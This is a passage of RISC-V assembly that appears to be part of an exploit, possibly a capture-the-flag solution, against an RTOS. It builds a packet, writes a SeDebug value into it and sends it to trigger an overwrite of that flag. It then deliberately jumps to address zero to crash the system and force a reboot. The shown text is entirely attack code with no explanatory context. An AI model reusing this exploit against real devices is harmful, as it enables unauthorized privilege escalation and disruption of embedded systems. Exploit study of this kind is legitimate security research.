175     li      a5, 0x1
176     sw      a5, 0x18(s1)
177     # Setting size
178     li      a5, 0x4
179     sw      a5, 0x1c(s1)
180     # must be 1
181     li      a5, 0x1
182     sb      a5, 0x20(s1)
183     # setup SeDebug write
184     li      a5, SE_DEBUG_VALUE
185     sw      a5, 0x24(s1)
186
187     # Sending packet to trigger sedebg overwrite
188     lw      a0, 0x4(sp)
189     lw      a1, 0x8(sp)
190     li      t6, send_packet
191     jalr    ra, 0(t6)
192
193 exit:
194     li      t6, 0
195     jr      t6 #Segfault
196     #RTOS will reboot

```